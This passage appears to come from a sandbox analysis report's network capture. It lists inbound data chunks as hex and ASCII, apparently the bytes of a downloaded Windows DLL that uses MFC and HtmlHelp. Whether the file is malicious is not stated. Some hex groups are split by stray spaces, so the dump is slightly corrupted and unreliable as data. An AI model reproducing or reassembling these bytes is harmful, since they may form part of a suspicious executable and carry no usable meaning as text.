44 8b 44 24 34 44 03 c6 41 83 f9 2d 4c 8d 4c 24 30 0f 94 c1 48 03 cf e8 e2 49 00 00 85 Data Ascii: L|XLt`Ll$hLd$pH|$xH$H$H$HLHHH3HD$`HI[lkH$IsI{HIAISMCApKHu&B3E3E33HL$ ZiHtDL$03HuHA-HHH+DD$4DA-LL$0HI
2022-05-23 16:59:08 UTC	288	IN	Data Raw: 33 d2 33 c9 c7 00 16 00 00 00 48 89 5c 24 20 e8 9c 3b ff ff e9 4c 06 00 00 41 f6 44 0d 08 20 74 0d 33 d2 8b cb 44 8d 42 02 e8 a2 fc ff ff 8b cb e8 6b 08 00 00 85 c0 0f 84 a3 02 00 00 48 8d 15 7c e6 02 00 4a 8b 04 fa 41 f6 44 05 08 80 0f 84 a5 02 00 00 e8 27 44 ff ff 33 db 48 8d 54 24 48 48 8b 88 c0 00 00 00 48 8d 05 52 e6 02 00 39 59 14 4a 8b 0c f8 49 8b 4c 0d 00 0f 94 c3 ff 15 cd b6 00 00 85 c0 0f 84 67 02 00 00 85 db 74 09 40 84 ff 0f 84 51 02 00 00 ff 15 aa b6 00 00 85 ed 89 74 24 4c 44 8b e8 89 44 24 48 49 8b dc 0f 84 22 02 00 00 44 8b 7c 24 48 66 66 90 66 66 66 90 40 84 ff 0f 85 57 01 00 00 0f be 0b 45 33 ff 80 f9 0a 41 0f 94 c7 e8 45 0e 00 00 85 c0 75 20 44 8d 40 01 48 8d 4c 24 40 48 8b d3 e8 80 11 00 00 83 f8 ff 75 35 44 8b 7c 24 48 e9 e8 04 00 00 Data Ascii: 33H\$;LAD t3DBkH|JAD'D3HT$HHHR9YJILgt@Qt$LDD$HI"D\|$Hffffff@WE3AEu D@HL$@Hu5D\|$H
2022-05-23 16:59:08 UTC	296	IN	Data Raw: 48 83 bc 24 80 00 00 00 ff 74 2e 48 3b f8 40 88 33 77 26 e8 48 03 ff ff 45 33 c9 45 33 c0 33 d2 33 c9 48 89 74 24 20 c7 00 22 00 00 00 e8 7e 1b ff ff b8 22 00 00 00 eb 18 48 8b c7 be 50 00 00 00 c6 44 18 ff 00 48 85 ed 74 04 48 89 45 00 8b c6 48 8b 7c 24 38 48 8b 74 24 40 48 8b 6c 24 48 48 8b 5c 24 50 48 83 c4 58 c3 cc cc cc cc cc cc cc 48 83 ec 38 48 8b 44 24 60 48 c7 44 24 28 00 00 00 00 48 89 44 24 20 e8 c4 fe ff ff 48 83 c4 38 c3 cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc 66 44 89 4c 24 20 48 8b c4 48 81 ec 98 00 00 00 48 85 d2 48 89 70 e8 48 89 78 e0 4c 89 60 d8 4c 89 68 d0 49 8b f0 4c 8b ea 48 8b f9 75 17 4d 85 c0 74 12 48 85 c9 74 06 45 33 e4 44 89 21 33 c0 e9 63 02 00 00 48 85 c9 74 06 c7 01 ff ff ff ff 49 81 f8 ff ff ff 7f 76 2c e8 62 02 ff ff 45 Data Ascii: H$t.H;@3w&HE3E333Ht$ "~"HPDHtHEH|$8Ht$@Hl$HH\$PHXH8HD$`HD$(HD$ H8fDL$ HHHHpHxL `LhILHuMtHtE3D!3cHtlv,bE
2022-05-23 16:59:08 UTC	304	IN	Data Raw: 66 b8 ff ff 48 8b 4c 24 50 48 33 cc e8 2f c1 fe ff 48 83 c4 60 5b c3 cc cc cc cc cc cc cc cc cc 48 83 ec 38 48 89 5c 24 40 48 89 74 24 48 48 89 7c 24 50 4c 89 64 24 58 45 33 e4 41 8b fc 41 8d 4c 24 01 e8 a8 5e ff ff 90 bb 03 00 00 00 89 5c 24 20 3b 1d 48 a6 02 00 7d 6a 48 63 f3 48 8b 05 24 96 02 00 48 83 3c f0 00 74 50 48 8b 0c f0 f6 41 18 83 74 11 e8 26 41 00 00 83 f8 ff 74 07 83 c7 01 89 7c 24 24 83 fb 14 7c 30 48 8b 05 f6 95 02 00 48 8b 0c f0 48 83 c1 30 ff 15 28 78 00 00 48 8b 0d e1 95 02 00 48 8b 0c f1 e8 90 c9 fe ff 4c 8b 1d d1 95 02 00 4d 89 24 f3 83 c3 01 89 5c 24 20 eb 8e b9 01 00 00 00 e8 f2 5c ff ff 8b c7 48 8b 5c 24 40 48 8b 74 24 48 48 8b 7c 24 50 4c 8b 64 24 58 48 83 c4 38 c3 cc cc cc cc cc cc cc 40 55 48 83 ec 20 48 8b ea b9 01 00 00 00 e8 Data Ascii: fHL$PH3/H`[H8H\$@Ht$HH|$PLd$XE3AAL$^\$;H}jHcH$H<tPHAt&At|$$|0HHH0(xHHLM$\$ \H\$@Ht$HH|$ PLd$XH8@UH H
2022-05-23 16:59:08 UTC	312	IN	Data Raw: 8b 7c 24 78 48 81 c4 88 00 00 00 c3 cc cc cc cc 4c 8b dc 48 81 ec f8 00 00 00 48 8b 05 c7 08 02 00 48 33 c4 48 89 84 24 a0 00 00 00 49 89 5b f8 49 89 6b f0 49 89 73 e8 48 8b b4 24 38 01 00 00 49 89 7b e0 33 ff 48 85 f6 4d 89 63 d8 4d 89 6b d0 4d 89 73 c8 4d 89 7b c0 44 89 4c 24 38 4c 8b ea 48 89 4c 24 48 4d 8d 5b 88 66 c7 44 24 34 00 00 44 8d 77 01 44 8b d7 8b ef 44 8b ff 44 8b e7 8b c7 89 7c 24 30 8b df 44 8b cf 75 26 e8 ce c2 fe ff 45 33 c9 45 33 c0 33 d2 33 c9 48 89 7c 24 20 c7 00 16 00 00 00 e8 04 db fe ff 33 c0 e9 a0 0a 00 00 49 8b f8 41 0f b6 00 3c 20 74 0c 3c 09 74 08 3c 0a 74 04 3c 0d 75 05 4d 03 c6 eb e7 48 8d 0d 4a 13 fb ff 66 66 66 90 66 66 66 90 66 66 90 41 0f b6 10 49 83 c0 01 41 83 f9 0b 0f 87 41 04 00 00 49 63 c1 8b 8c 81 8c f7 04 00 48 8d 05 Data Ascii: |$xHLHHH3H$I[lklsH$8I{3HMcMkMsM{DL$8LHL$HM[fD$4DwDDD|$0Du&E3E333H\|$ 3IA< t<t<t<uMHJfffff ffAIAAIcH
2022-05-23 16:59:08 UTC	320	IN	Data Raw: 0e 48 8d 54 24 30 8b d8 48 83 c5 01 e8 df a4 ff ff 48 83 c6 01 48 83 ef 01 74 08 85 db 74 04 3b d8 74 cd 2b d8 80 7c 24 48 00 74 0c 48 8b 4c 24 40 83 a1 c8 00 00 00 fd 8b c3 48 8b 5c 24 60 48 8b 7c 24 78 48 8b 74 24 70 48 8b 6c 24 68 48 83 c4 58 c3 33 c0 48 8b 7c 24 78 48 8b 74 24 70 48 8b 6c 24 68 48 83 c4 58 c3 cc cc cc cc cc cc cc 48 83 ec 48 33 c0 48 8d 0d bb e7 00 00 45 33 c9 48 89 44 24 30 89 44 24 28 44 8d 40 03 ba 00 00 00 40 c7 44 24 20 03 00 00 00 ff 15 00 37 00 00 48 89 05 89 fd 01 00 48 83 c4 48 c3 cc cc cc cc 48 83 ec 28 48 8b 0d 75 fd 01 00 48 83 f9 ff 74 0c 48 83 f9 fe 74 06 ff 15 9b 38 00 00 48 8b 0d 54 fd 01 00 48 83 f9 ff 74 0c 48 83 f9 fe 74 06 ff 15 82 38 00 00 48 83 c4 28 c3 cc cc cc cc 48 83 ec 38 48 85 c9 48 89 5c 24 50 48 89 74 Data Ascii: HT$0HHHtt;t+\|$HtHL$@H\$`HlxHtpHl$hHX3H|$xHtpHlhHXHH3HE3HD$0D$(D@@D$ 7HHHH(HuHtHt8HTHtHt8H(H8HH\$PHt
2022-05-23 16:59:08 UTC	328	IN	Data Raw: 24 48 33 c0 48 83 c4 38 c3 cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc 48 83 ec 58 48 89 5c 24 60 48 89 6c 24 68 48 89 74 24 70 40 32 f6 4d 85 c0 48 89 7c 24 78 4c 89 64 24 50 40 88 74 24 48 44 8b e2 48 8b d9 75 6a e8 3b a4 fe ff 48 8b f8 4c 8b 80 c0 00 00 00 48 8b a8 b8 00 00 00 4c 3b 05 93 d7 01 00 74 13 8b 90 c8 00 00 00 85 15 0d d6 01 00 75 05 e8 8e 52 ff ff 48 3b 2d f7 d4 01 00 74 16 8b 87 c8 00 00 00 85 05 f1 d5 01 00 75 08 e8 92 46 ff ff 48 8b e8 8b 8f c8 00 00 00 f6 c1 02 75 30 83 c9 02 40 b6 01 89 8f c8 00 00 00 eb 22 49 8b 00 48 8d 4c 24 30 48 89 01 49 8b 40 08 48 89 41 08 0f b6 74 24 48 48 8b 7c 24 40 48 8b 6c 24 38 48 85 db 75 27 e8 8a 82 fe ff 45 33 c9 45 33 c0 33 d2 33 c9 48 89 5c 24 20 c7 00 16 00 00 00 e8 c0 9a fe ff 40 84 f6 e9 85 00 00 Data Ascii: $H3H8HXH\$`HlhHtp@2MH\|xLdP@t$HDHuj;HLHL;tuRH;-tuFHu0@"IHL$0HI@HAt$HH|$@Hl$ 8Hu'E3E333H\$ @
2022-05-23 16:59:08 UTC	336	IN	Data Raw: 00 00 00 00 00 00 00 00 90 4f 05 10 00 00 00 00 90 e1 06 10 00 00 00 00 20 f4 05 10 00 00 00 00 20 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ff ff ff ff ff ff ff ff 00 00 00 00 00 00 00 00 f0 4f 05 10 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ff ff ff ff ff ff ff ff 00 00 00 00 00 00 00 00 20 50 05 10 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 50 05 10 00 00 00 00 00 06 0f 0f 0f 06 00 00 00 00 20 4f 05 10 00 00 00 00 40 00 00 00 ff ff 00 00 00 00 00 00 00 00 00 00 78 b6 05 10 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 a8 50 05 10 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 10 10 06 10 00 00 00 00 20 ab 00 10 00 00 00 Data Ascii: O O P@P O@xP
2022-05-23 16:59:08 UTC	344	IN	Data Raw: 20 4e 06 00 20 00 00 00 00 00 00 00 01 00 00 00 22 05 93 19 01 00 00 00 54 4e 06 00 00 00 00 00 00 00 00 00 03 00 00 00 5c 4e 06 00 30 00 00 00 00 00 00 00 01 00 00 00 48 74 6d 6c 48 65 6c 70 57 00 00 00 00 00 00 00 68 68 63 74 72 6c 2e 6f 63 78 00 00 00 00 00 00 20 1d 06 10 00 00 00 00 a8 3a 01 10 00 00 00 00 cc 3a 01 10 00 00 00 00 c0 3a 01 10 00 00 00 00 78 85 01 10 00 00 00 00 f4 38 01 10 00 00 00 00 1d 06 10 00 00 00 00 b4 3a 01 10 00 00 00 00 e4 3a 01 10 00 00 00 00 d8 3a 01 10 00 00 00 00 64 30 01 10 00 00 00 00 00 00 00 00 00 00 f8 19 06 10 00 00 00 30 3a 01 10 00 00 00 00 fc 39 01 10 00 00 00 00 04 3a 01 10 00 00 00 00 08 31 01 10 00 00 00 00 2c 31 01 10 00 00 00 d4 30 01 10 00 00 00 00 70 30 01 10 00 00 00 00 d8 2a 01 10 00 00 00 Data Ascii: N "TN\N0HtmlHelpWhhctrl.ocx :::x8:::d00:9:1,10p0*

Timestamp	kBytes transferred	Direction	Data
2022-05-23 16:59:08 UTC	352	IN	Data Raw: 74 9c 01 10 00 00 00 00 0f 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 13 00 00 00 00 00 00 00 40 b2 01 10 00 00 00 00 14 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 00 00 00 00 c4 8a 03 10 00 00 00 00 83 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 32 00 00 00 00 00 00 00 be 01 10 00 00 00 00 46 00 00 00 00 00 00 00 00 00 00 00 00 00 00 33 00 00 00 00 00 00 00 74 be 01 10 00 00 00 00 81 00 00 00 00 00 00 00 00 00 00 00 00 00 00 0d 00 00 00 00 00 00 00 04 b6 01 10 00 00 00 00 20 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 0e 00 00 00 00 00 00 00 34 cb 01 10 00 00 00 00 1f 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 0e 00 00 00 00 00 00 00 28 cb 01 10 00 00 00 00 1a 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 0e 00 00 00 00 00 00 Data Ascii: t@2F3t 4(
2022-05-23 16:59:08 UTC	360	IN	Data Raw: 38 1b 01 10 00 00 00 00 b8 5e 01 10 00 00 00 00 28 ee 00 10 00 00 00 00 10 ec 00 10 00 00 00 00 78 85 01 10 00 00 00 00 50 54 01 10 00 00 00 00 f8 54 01 10 00 00 00 00 98 fd 00 10 00 00 00 00 64 f3 00 10 00 00 00 00 2c 13 01 10 00 00 00 00 d0 ee 00 10 00 00 00 00 00 ef 00 10 00 00 00 00 0c ef 00 10 00 00 00 00 18 ef 00 10 00 00 00 00 4c ef 00 10 00 00 00 00 80 ef 00 10 00 00 00 00 b4 ef 00 10 00 00 00 00 e8 ef 00 10 00 00 00 00 1c f0 00 10 00 00 00 00 50 f0 00 10 00 00 00 00 84 f0 00 10 00 00 00 00 bc f0 00 10 00 00 00 00 f4 f0 00 10 00 00 00 00 04 f1 00 10 00 00 00 00 14 f1 00 10 00 00 00 00 4c f1 00 10 00 00 00 00 84 f1 00 10 00 00 00 00 d8 f1 00 10 00 00 00 00 10 f2 00 10 00 00 00 00 20 f2 00 10 00 00 00 00 58 f2 00 10 00 00 00 00 58 f2 00 10 00 00 00 Data Ascii: 8^(xPTTd,LPL XX
2022-05-23 16:59:08 UTC	368	IN	Data Raw: 94 3d 03 10 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 22 05 93 19 01 00 00 00 08 7e 06 00 00 00 00 00 00 00 00 00 03 00 00 00 10 7e 06 00 20 00 00 00 00 00 00 00 01 00 00 00 22 05 93 19 01 00 00 00 54 7e 06 00 00 00 00 00 00 00 00 00 03 00 00 00 5c 7e 06 00 20 00 00 00 00 00 00 00 01 00 00 00 22 05 93 19 01 00 00 00 8c 7e 06 00 00 00 00 00 00 00 00 00 05 00 00 00 94 7e 06 00 20 00 00 00 00 00 00 00 01 00 00 00 22 05 93 19 01 00 00 00 cc 7e 06 00 00 00 00 00 00 00 00 00 05 00 00 00 d4 7e 06 00 30 00 00 00 00 00 00 00 01 00 00 00 22 05 93 19 0a 00 00 00 28 7f 06 00 00 00 00 00 00 00 00 00 63 00 00 00 78 7f 06 00 68 00 00 00 00 00 00 00 01 00 00 00 22 05 93 19 10 00 00 00 ac 82 06 00 00 00 00 Data Ascii: ="~~ "T~\~ "~~ "~~0"(cxh"
2022-05-23 16:59:08 UTC	376	IN	Data Raw: b8 b9 ba bb bc bd be bf c0 c1 c2 c3 c4 c5 c6 c7 c8 c9 ca cb cc cd ce cf d0 d1 d2 d3 d4 d5 d6 d7 d8 d9 da db dc dd de df e0 e1 e2 e3 e4 e5 e6 e7 e8 e9 ea eb ec ed ee ef f0 f1 f2 f3 f4 f5 f6 f7 f8 f9 fa fb fc fd fe ff 00 01 02 03 04 05 06 07 08 09 0a 0b 0c 0d 0e 0f 10 11 12 13 14 15 16 17 18 19 1a 1b 1c 1d 1e 1f 20 21 22 23 24 25 26 27 28 29 2a 2b 2c 2d 2e 2f 30 31 32 33 34 35 36 37 38 39 3a 3b 3c 3d 3e 3f 40 61 62 63 64 65 66 67 68 69 6a 6b 6c 6d 6e 6f 70 71 72 73 74 75 76 77 78 79 7a 5b 5c 5d 5e 5f 60 61 62 63 64 65 66 67 68 69 6a 6b 6c 6d 6e 6f 70 71 72 73 74 75 76 77 78 79 7a 7b 7c 7d 7e 7f 80 81 82 83 84 85 86 87 88 89 8a 8b 8c 8d 8e 8f 90 91 92 93 94 95 96 97 98 99 9a 9b 9c 9d 9e 9f a0 a1 a2 a3 a4 a5 a6 a7 a8 a9 aa ab ac ad ae af b0 b1 b2 b3 b4 b5 b6 Data Ascii: !"#$%&'()*+,-./0123456789:;<=>?@abcdefghijklmnopqrstuvwxyz[\]^_`abcdefghijklmnopqrstuvwxyz{|}~
2022-05-23 16:59:08 UTC	384	IN	Data Raw: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 58 e1 06 00 02 00 00 00 00 00 00 00 ff ff ff ff 00 00 00 00 40 00 00 00 b0 0f 06 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 98 e1 06 00 30 10 06 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 48 10 06 00 00 00 00 00 00 00 00 00 58 10 06 00 00 00 00 00 00 00 00 00 00 00 00 00 98 e1 06 00 00 00 00 00 00 00 00 00 ff ff ff ff 00 00 00 00 40 00 00 00 30 10 06 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 b8 e1 06 00 a0 10 06 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 03 00 00 00 b8 10 06 00 00 00 00 00 00 00 00 00 d8 10 06 00 f8 37 06 00 a8 37 06 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 Data Ascii: X@0HX@077
2022-05-23 16:59:08 UTC	392	IN	Data Raw: e0 2f 06 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 f8 2f 06 00 00 00 00 00 00 00 00 00 08 30 06 00 00 00 00 00 00 00 00 00 00 00 00 00 78 f3 06 00 00 00 00 00 00 00 00 00 ff ff ff ff 00 00 00 00 40 00 00 00 e0 2f 06 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 a0 f3 06 00 50 30 06 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 05 00 00 00 68 30 06 00 00 00 00 00 00 00 00 00 98 30 06 00 18 3b 06 00 f8 35 06 00 58 36 06 00 a8 37 06 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 a0 f3 06 00 04 00 00 00 00 00 00 00 ff ff ff ff 00 00 00 00 40 00 00 00 50 30 06 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 c8 f3 06 Data Ascii: //0x@/P0h00;5X67@P0
2022-05-23 16:59:08 UTC	400	IN	Data Raw: 35 44 01 00 ff ff ff ff 3c 44 01 00 00 00 00 00 4d 45 01 00 ff ff ff ff 54 45 01 00 00 00 00 00 6f 47 01 00 01 00 00 00 83 47 01 00 02 00 00 00 fe 47 01 00 01 00 00 00 09 48 01 00 00 00 00 00 f7 48 01 00 03 00 00 00 1c 49 01 00 00 00 00 00 1f 4e 01 00 ff ff ff ff 26 4e 01 00 00 00 00 00 5d 4e 01 00 ff ff ff ff 62 4e 01 00 00 00 00 00 f6 4e 01 00 ff ff ff ff fb 4e 01 00 00 00 00 00 12 4f 01 00 ff ff ff ff 19 0a 02 00 0a 32 06 50 e0 9b 03 00 90 72 05 00 19 17 05 00 0e 62 0a c0 08 70 07 60 06 30 00 00 e0 9b 03 00 90 72 05 00 00 00 00 00 01 00 00 00 02 00 00 00 01 00 00 00 94 50 06 00 00 00 00 00 58 e2 06 00 28 00 00 00 b0 52 01 00 38 00 00 00 ff ff ff ff 00 00 00 00 00 00 00 00 90 52 01 00 ff ff ff ff 00 00 00 00 d0 51 01 00 ff ff ff ff 0e 52 01 00 00 00 00 Data Ascii: 5D<DMETEoGGGHHIN&N]NbNNNO2Prbp`0rPX(R8RQR
2022-05-23 16:59:08 UTC	408	IN	Data Raw: 00 00 00 00 40 a7 02 00 01 00 00 00 60 a7 02 00 50 a6 02 00 ff ff ff ff 91 a6 02 00 00 00 00 00 a0 a6 02 00 01 00 00 00 af a6 02 00 02 00 00 00 0e a7 02 00 ff ff ff ff 19 0a 02 00 0a 32 06 50 e0 9b 03 00 48 b7 05 00 19 15 06 00 0c 52 08 d0 06 c0 04 70 03 60 02 30 e0 9b 03 00 48 b7 05 00 00 00 00 00 00 00 00 00 01 00 00 00 01 00 00 00 44 70 06 00 00 00 00 00 58 e2 06 00 28 00 00 00 5c a8 02 00 38 00 00 00 7c a7 02 00 ff ff ff ff f5 a7 02 00 00 00 00 00 20 a8 02 00 ff ff ff 5c a8 02 00 00 00 00 00 69 a8 02 00 01 00 00 00 7c a8 02 00 00 00 00 00 01 0f 03 00 0f 42 0b 70 0a 30 00 00 11 14 03 00 0b 62 07 70 06 30 00 00 e0 9b 03 00 70 b7 05 00 ff ff ff ff 74 a9 02 00 00 00 00 00 94 a9 02 00 01 00 00 00 b4 a9 02 00 14 a9 02 00 ff ff ff ff 37 a9 02 00 02 00 00 Data Ascii: @`P2PHRp`0HDpX(\8| \i|Bp0bp0pt7
2022-05-23 16:59:08 UTC	416	IN	Data Raw: 05 54 0b 00 50 df 03 00 e7 df 03 00 e0 8f 06 00 01 1b 07 00 1b 74 0d 00 14 64 0c 00 0f 34 0a 00 04 82 00 00 21 00 00 00 f0 e1 03 00 b2 e2 03 00 18 90 06 00 21 05 02 00 05 54 07 00 f0 e1 03 00 b2 e2 03 00 18 90 06 00 01 13 07 00 13 74 09 00 0e 64 08 00 09 34 06 00 04 42 00 00 01 46 05 00 46 34 08 00 10 74 09 00 04 42 00 00 21 00 00 00 f0 e4 03 00 70 e5 03 00 60 90 06 00 21 05 02 00 05 54 0b 00 f0 e4 03 00 70 e5 03 00 60 90 06 00 01 18 09 00 18 c4 08 00 13 74 0d 00 0e 64 0c 00 09 34 0a 00 04 82 00 00 21 00 00 00 30 e7 03 00 62 e7 03 00 4c 9f 06 00 21 11 04 00 11 74 0b 00 05 34 0a 00 30 e7 03 00 62 e7 03 00 4c 9f 06 00 01 2f 09 00 2f 74 09 00 16 64 08 00 11 54 07 00 0c 34 06 00 04 42 00 00 01 2f 09 00 2f 74 09 00 19 64 08 00 11 54 07 00 0c 34 06 00 04 42 00 Data Ascii: TPtd4!!Ttd4BFF4tB!p`!Tp`td4!0bL!t40bL//tdT4B//tdT4B
2022-05-23 16:59:08 UTC	424	IN	Data Raw: 09 34 06 00 04 62 00 00 11 18 09 00 18 c4 07 00 13 74 08 00 0e 64 09 00 09 34 0a 00 04 a2 00 00 30 a3 03 00 01 00 00 00 1e 82 00 00 95 82 00 00 f0 82 00 00 00 00 00 00 21 00 00 00 20 1b 00 00 76 1b 00 00 50 b0 06 00 21 00 00 00 76 1b 00 00 c3 1b 00 00 3c b0 06 00 21 05 02 00 05 64 0c 00 76 1b 00 00 c3 1b 00 00 3c b0 06 00 21 05 02 00 05 d4 07 00 20 1b 00 00 76 1b 00 00 50 b0 06 00 01 25 09 00 25 c4 08 00 16 74 0d 00 0e 54 0b 00 09 34 0a 00 04 82 00 00 21 00 02 00 00 74 09 00 10 12 00 00 1b 12 00 00 20 3d 06 00 21 0a 04 00 0a 74 09 00 05 34 08 00 10 12 00 00 1b 12 00 00 20 3d 06 00 01 13 07 00 13 74 06 00 0e 54 07 00 09 34 08 00 04 82 00 00 11 22 0e 00 22 e4 0b 00 1e d4 0c 00 1a c4 0d 00 16 74 0e 00 12 64 0f 00 0e 34 10 00 0a 01 11 00 30 a3 03 00 01 00 00 Data Ascii: 4btd40! vP!v<!dv<! vP%%tT4!t =!t4 =tT4""td40

<table>
<tr><th>Timestamp</th><th>kBytes transferred</th><th>Direction</th><th>Data</th></tr>
<tr><td>2022-05-23 16:59:08 UTC</td><td>432</td><td>IN</td><td>Data Raw: 78 74 57 00 be 00 44 72 61 77 54 65 78 74 45 78 57 00 82 01 47 72 61 79 53 74 72 69 6e 67 57 00 34 02 53 63 72 65 65 6e 54 6f 43 6c 69 65 6e 74 00 00 40 00 43 6c 69 65 6e 74 54 6f 53 63 72 65 65 6e 00 00 6e 01 47 65 74 57 69 6e 64 6f 77 44 43 00 0d 00 42 65 67 69 6e 50 61 69 6e 74 00 00 c8 00 45 6e 64 50 61 69 6e 74 00 00 6c 01 47 65 74 5 7 69 6e 64 6f 77 00 5f 01 47 65 74 53 79 73 74 65 6d 4d 65 74 72 69 63 73 00 00 78 01 47 65 74 57 69 6e 64 6f 77 52 65 63 74 00 77 01 47 65 74 57 69 6e 64 6f 77 50 6c 61 63 65 6d 65 6e 74 00 00 a0 02 53 79 73 74 65 6d 50 61 72 61 6d 65 74 65 72 73 49 6e 66 6f 41 00 95 01 49 6e 74 65 72 73 65 63 74 52 65 63 74 00 f8 01 4f 66 66 73 65 74 52 65 63 74 00 00 8a 02 53 65 74 57 69 6e 64 6f 77 50 6f 73 00 00 88 02 53 65 74 57 69
Data Ascii: xtWDrawTextExWGrayStringW4ScreenToClient@ClientToScreennGetWindowDCBeginPaintEndPaintlGe tWindow_GetSystemMetricsxGetWindowRectwGetWindowPlacementSystemParametersInfoAIntersectRectOffsetRec tSetWindowPosSetWi</td></tr>
<tr><td>2022-05-23 16:59:08 UTC</td><td>440</td><td>IN</td><td>Data Raw: 64 6c 65 4d 61 70 40 40 00 00 00 00 00 00 00 00 60 d7 05 10 00 00 00 00 00 00 00 00 00 00 00 00 2e 3f 41 56 43 46 6f 6e 74 40 40 00 00 00 00 00 60 d7 05 10 00 00 00 00 00 00 00 00 00 00 00 00 2e 3f 41 56 43 43 68 65 76 72 6f 6e 4f 77 6e 65 72 44 72 61 77 4d 65 6e 75 40 40 00 00 00 00 00 60 d7 05 10 00 00 00 00 00 00 00 00 00 00 00 00 2e 3 f 41 56 43 44 6f 63 6b 43 6f 6e 74 65 78 74 40 40 00 00 00 00 00 60 d7 05 10 00 00 00 00 00 00 00 00 00 00 00 00 2e 3f 41 56 43 50 74 72 41 72 72 61 79 40 40 00 60 d7 05 10 00 00 00 00 00 00 00 00 00 00 00 00 2e 3f 41 56 43 54 6f 6f 6c 54 69 70 43 74 72 6c 40 40 00 00 00 00 00 60 d7 05 10 00 00 00 00 00 00 00 00 00 00 00 00 2e 3f 41 56 43 41 72 63 68 69 76 65 45 78 63 65 70 74 69 6f 6e 40 40 00 60 d7 05 10 00 00 00
Data Ascii: dleMap@@`.?AVCFont@@`.?AVCChevronOwnerDrawMenu@@`.?AVCDockContext@@`.?AVCPtrAr ray@@`.?AVCToolTipCtrl@@`.?AVCArchiveException@@`</td></tr>
<tr><td>2022-05-23 16:59:08 UTC</td><td>448</td><td>IN</td><td>Data Raw: 2e 3f 41 56 43 44 6f 63 75 6d 65 6e 74 40 40 00 60 d7 05 10 00 00 00 00 00 00 00 00 00 00 00 00 2e 3f 41 56 43 52 6f 77 4c 69 73 74 44 6f 63 40 40 00 00 00 00 00 00 00 60 d7 05 10 00 00 00 00 00 00 00 00 00 00 00 00 2e 3f 41 56 43 52 6f 77 4c 69 73 74 56 69 65 77 40 40 00 00 00 00 00 60 d7 05 10 00 00 00 00 00 00 00 00 00 00 00 00 2e 3f 41 56 43 44 69 61 6c 6f 67 40 40 00 00 00 00 60 d7 05 10 00 00 00 00 00 00 00 00 00 00 00 00 2e 3f 41 56 43 41 62 6f 75 7 4 44 6c 67 40 40 00 60 d7 05 10 00 00 00 00 00 00 00 00 00 00 00 00 2e 3f 41 56 43 57 69 6e 54 68 72 65 61 64 40 40 00 00 00 00 00 00 00 60 d7 05 10 00 00 00 00 00 00 00 00 00 00 00 00 2e 3f 41 56 43 57 69 6e 41 70 70 40 40 00 00 00 60 d7 05 10 00 00 00 00 00 00 00 00 00 00 00 00 2e 3f 41 56 43 52 6f
Data Ascii: .?AVCDocument@@`.?AVCRowListDoc@@`.?AVCRowListView@@`.?AVCDialog@@`.?AVCAboutD lg@@`.?AVCWinThread@@`.?AVCWinApp@@`.?AVCRo</td></tr>
<tr><td>2022-05-23 16:59:08 UTC</td><td>456</td><td>IN</td><td>Data Raw: 44 8d 01 00 a4 67 06 00 44 8d 01 00 b4 8d 01 00 80 56 06 00 b4 8d 01 00 e0 8d 01 00 18 7d 06 00 e0 8d 01 00 d0 8e 01 00 14 56 06 00 d0 8e 01 00 e8 8e 01 00 e4 95 06 00 e8 8e 01 00 5d 8f 01 00 58 77 06 00 60 8f 01 00 c0 8f 01 00 b8 76 06 00 c0 8f 01 00 09 90 01 00 18 7d 06 00 0c 90 01 00 6d 91 01 00 78 59 06 00 70 91 01 00 bd 91 01 00 cc 4 0 06 00 c0 91 01 00 79 94 01 00 44 56 06 00 7c 94 01 00 42 95 01 00 9c 68 06 00 44 95 01 00 39 96 01 00 e0 73 06 00 3c 96 01 00 8f 98 01 00 5c 56 06 00 90 98 01 00 c5 99 01 00 58 77 06 00 c8 99 01 00 c4 9a 01 00 d4 55 06 00 d8 9a 01 00 1d 9b 01 00 18 7d 06 00 20 9b 01 00 3d 9b 01 00 4c 9f 06 00 6c 9b 01 00 e9 9b 01 00 cc 40 06 00 18 9c 01 00 38 9c 01 00 20 3d 06 00 38 9c 01 00 71 9c 01 00 74 4e 06 00 7c 9c 01 00 ac 9c 01
Data Ascii: DgDV}V]Xw`v}mxYp@yDV|BhD9s<\VXwU} =Ll@8 =8qtN|</td></tr>
